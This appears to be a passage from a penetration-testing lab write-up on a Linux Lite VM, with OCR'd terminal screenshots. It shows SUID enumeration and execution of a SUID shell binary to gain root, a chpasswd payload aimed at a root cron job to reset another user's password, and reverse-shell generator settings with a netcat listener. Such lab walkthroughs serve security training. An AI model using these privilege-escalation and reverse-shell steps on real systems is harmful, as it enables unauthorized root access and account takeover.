/sbin/mount.ecryptfs_private
/sbin/mount.cifs
/usr/sbin/pppd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/umount
/bin/fusermount
/home/user5/script
/home/user3/shell
 user6  /  var  www  html  
```

Since I'm exploring the possibility of exploiting the SUID bit, I used find / -perm -u=s -type f 2>/dev/null to locate all files in the file system with the SUID bit set for users
-perm -u=s: Specifies the search criterion. It looks for files with the SUID bit set for the owner (-u=s)
Command used is the same as find "/ -perm -4000 -type f 2>/dev/null" 👉 serve

the same purpose of finding files with the setuid (SUID) permission bit set for the owner.



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
user6
$ python3 -c "__import__('pty').spawn('/bin/bash')"
Welcome to Linux Lite 4.4

Sunday 21 April 2024, 12:58:06
Memory Usage: 313/985MB (31.78%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user6  /  var  www  html  find / -perm -u=s -type 2>/dev/null
find / -perm -u=s -type 2>/dev/null
user6  /  var  www  html  find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/sbin/mount.ecryptfs_private
/sbin/mount.cifs
/usr/sbin/pppd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/umount
/bin/fusermount
/home/user5/script
/home/user3/shell
user6  /  var  www  html  cd /home/user3
cd /home/user3
user6  /  home  user3  ./shell
./shell
You Can't Find Me
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Sunday 21 April 2024, 13:02:50
Memory Usage: 316/985MB (32.08%)
Disk Usage: 5/217GB (3%)

root  /  home  user3  whoami
whoami
root
root  /  home  user3
```

One of the files that intrigued me was /home/user3/shell, so I decided to execute it. To my surprise, executing the shell file granted me root access.


ⓘ This strongly suggests that the file likely has the setuid (SUID) permission bit set for the root user.

Exploiting crontab


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
14:04
File Actions Edit View Help
kali@kali: ~
root@kali: ~
kali@kali: ~
root@kali: ~
Launch New Instance

```
echp 'echo "user4:12345" | chpasswd' > ls

Command 'echp' not found, did you mean:

  command 'ecp' from deb ecere-dev
  command 'echo' from deb coreutils

Try: apt install <deb name>

user6 / tmp echo 'echo "user4:12345" | chpasswd' > ls
echo 'echo "user4:12345" | chpasswd' > ls
user6 / tmp su user4
su user4
Password: 12345

su: Authentication failure
user6 / tmp su user4
su user4
Password: 12345

su: Authentication failure
user6 / tmp cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5  *    * * * root    /home/user4/Desktop/autoscript.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Using cat to display the contents of the /etc/crontab file, I discovered a file named autoscript.sh located on user4's desktop
ⓘ task scheduled after every **5 minutes** for **user4** in the crontab by the name **a-utoscript.sh**.


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
192.168.1.198/shell.php?c
Online - Reverse Shell Ge
URL Encode and Decode
https://www.revshells.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Reverse Bind MSFVenom HoaxShell
PHP Reverse PHP
JSP Stageless Reverse TCP
WAR Stageless Reverse TCP
Android Meterpreter Reverse TCP
Android Meterpreter Embed Reverse TCP
Right Ctrl

IP & Port

IP: 192.168.1.153
Port: 1234

Listener — Advanced


```
nc -lvnp 1234
```

Type: nc

OS: All — Name: Search... — Show Advanced

